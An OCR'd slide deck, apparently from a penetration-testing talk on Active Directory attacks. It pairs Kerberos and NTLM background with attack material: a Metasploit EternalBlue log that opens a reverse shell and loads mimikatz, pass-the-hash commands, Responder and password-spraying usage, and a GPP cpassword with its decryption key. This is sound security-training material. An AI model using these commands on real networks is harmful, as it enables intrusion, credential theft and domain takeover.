Active Directory Penetration Testing

About Me

I am Zahid Arafat Khan

"**Information Security Consultant**" @ **Byte Intelligence**

Certificates:-

OSCE, OSCP, OSWP, ECSA, CEH, CPTP, Security+ and CCNA

Attack Methodology

- Mapping Network
  - Identifying Live hosts and services
- Common Attacks
  - MS17-010
  - NTLM Relay
- Collecting credentials
  - NTLMv2 Hashes
  - WPAD
  - Password Spraying
- Recon
- Privilege Escalation Vulnerabilities
  - MS14-025
  - MS14-068

Attack Methodology

- Credential theft Shuffle
  - Pass the Hash
  - Pass the Key(Overpass the Has)
  - Pass the Ticket
- Kerberoasting
- Post Exploitation(Got Domain Admin)
  - NTDS extraction
  - DCSync
  - Downgrading Encryption
- Persistence
  - Golden Ticket
  - Silver Ticket (Computer and Service Account)
  - AD ACLs Manipulation
  - AdminSDHolder
- Attacking Domain Trusts (Taking over the forest)

Active Directory

- What is Active Directory?
  - LDAP Directory Service
  - Works with and requires DNS
  - Centrally Managed
  - Extensible
  - Interoperable

User Principal Names (UPNs)

- The UPN is a friendly name that is shorter than the DN and easier to remember.
- The UPN consists of a shorthand name that represents the user and usually the DNS name of the domain where the object resides.
- Example: User@Domain.com

Service Principals

- SPN's will automatically be registered for a service if running under:
  - A Domain Admin account
  - An account with the read/write ServicePrincipalName rights
  - "Local System local account
  - "Network Service" local account
    - Examples:
      - SQL Server
        - MSSQLSvc/SERVERNAME.domain.com
        - MSSQLSvc/SERVERNAME.domain.com:1433
      - Windows Remote Management
        - WINRM/SERVERNAME.domain.com
        - WINRM/SERVERNAME.domain.com:1433
  - NOTE: After making change must restart the service
- SPN's must manually be registered when a Service is associated with a User Account (a Service Account)
  - SQL Server Service running under account: SVC_SQLServer.domain.com (MSSQLSvc/SERVERNAME.domain.com:1433/domain\SVC_SQLServer)


Kerberos Overview

Basics

- Kerberos is a network authentication protocol
  - Like the earlier NTLM protocol but additional benefits of efficiency, security and compatibility
- Efficiency
  - Single Sign on
    - Authenticate Once, Trusted by System
    - No need to re-authenticate to Everything
- Security
  - Encrypted end-to-end communications
  - Mutual Authentication (between the client and the server)
    - The identity of **BOTH** ends of a communication are authenticated
    - Protects against man-in the middle and replay attacks


Kerberos Overview

Authentication
Step 1: User sends a logon request to the authentication service (ie logon to the domain). The request is encrypted using the users password hash and includes the local machines date/time.
Step 2: The **KDC** (the domain controller) decrypts the request using the clients password hash and verifies the date and time (within 5 minute offset).




Kerberos Overview

Authentication
Step 3: If successful the KDC issues the user:
A **Ticket Granting Ticket (TGT)**. Which includes the client name, IP, timestamp and validity period.
and
A **Ticket Granting Service (TGS) Session key** used for communication between client and the Ticket Granting Service (THE KDC). Is encrypted with user password hash



Kerberos Overview



https://adsecurity.org/?p=1515


Infamous EternalBlue

```
msf5 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.1.127:4444
[*] 192.168.1.91:445 - Target OS: Windows Server 2016 Datacenter 14393
[*] 192.168.1.91:445 - Built a write-what-where primitive...
[+] 192.168.1.91:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.1.91:445 - Uploading payload...
[*] 192.168.1.91:445 - Created \evwadHNS.exe...
[+] 192.168.1.91:445 - Service started successfully...
[*] Sending stage (205891 bytes) to 192.168.1.91
[*] 192.168.1.91:445 - Deleting \evwadHNS.exe...
[*] Meterpreter session 1 opened (192.168.1.127:4444 -> 192.168.1.91:49697) at 2018-01-28 21:21:49 -0700

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi  ;)
Loading extension kiwi...

  .#####.   mimikatz 2.1.1 20170608 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'    Ported to Metasploit by OJ Reeves `TheColonial` * * */
```

NTLMv2 challenge/response


https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python

NTLM Relay Attack



https://pen-testing.sans.org/blog/2013/04/25/smb-relay-demystified-and-ntlmv2-pwnage-with-python


LLMNR AND NBT-NS POISONING



https://pentest.blog/what-is-llmnr-wpad-and-how-to-abuse-them-during-pentest/

Web Proxy Auto-Discovery Protocol

- Enables browser to automatically configure proxy settings
- IE will automatically look up http://WPAD/wpad.dat for proxy settings



Password Spraying

- Certain number of failed login attempts lock out Domain users
- Brute force is not an option
- Horizontal Approach
  - Try number off passwords less than lockout policy for every user

Gather AD Accounts

- **Domain Computer**

net users /Domain
wmic USERACCOUNT where "Domain='CDC'" Get Name

- **RidRelay**

  Collect domain users using SMB Relay

  python ridrelay -t <Target>

  responder -I etho

Password Spraying

- If Lockout policy applied, bruteforcing will lock domain account
- Attempt number of passwords less the attempt per lockout period against all accounts

https://github.com/SpiderLabs/Spray


Useage: spray.sh -smb <targetIP> <usernameList> <passwordList> <AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>

Enumeration

- PowerView
  - Helps to understand complete AD structure
    - Users
    - Groups
    - ACLs
    - Group Plicies
    - Domain Trusts

Missing Patch (MS14-068)

Requires Domain user



Privilege Escalation (MS14-025)

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
       cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
       changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
       (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```


2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.

The 32-byte AES key is as follows:

```
4e 99 06 e8  fc b6 6c c9  fa f4 93 10  62 0f fe e8
f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```

Pass the Hash



1. User Attempts to Access Resource
2. Server Sends Authentication Challenge
3. User Supplies Username and Stolen Hash
4. Hash is Sent to Server
5. Server Checks Hash Value Against Expected Value
6. Access Granted to Resource


http://techgenix.com/dissecting-pass-hash-attack/

Overpass the Hash AKA Pass the Key


- Allows creation of kerberos tickets from NTLM hashes/AES keys.
- Access resources which need kerberos authentication with “just” a hash.

- sekurlsa::pth /user:administrator /domain:HackLab.local /NTLM:(NTLM Hash)
- sekurlsa::pth /user:administrator /domain:HackLab.local /aes128:(aes128 Hash)
- sekurlsa::pth /user:user1 /domain:HackLab.local /aes256:<aes256 Key>

Pass the Ticket (PtT)




Kerberoasting (Cracking Service Account)



- Attacker authenticates and receives TGT
- Requests TGS for particular service by providing TGT
- DC validates TGT and sends back TGS encrypted with service password hash
- Attacker saves it offline and cracks it

https://adsecurity.org/?p=2293

Attacking Trusts



http://www.harmjoy.net/blog/redteaming/mimikatz-and-dcsync-and-extrasids-oh-my/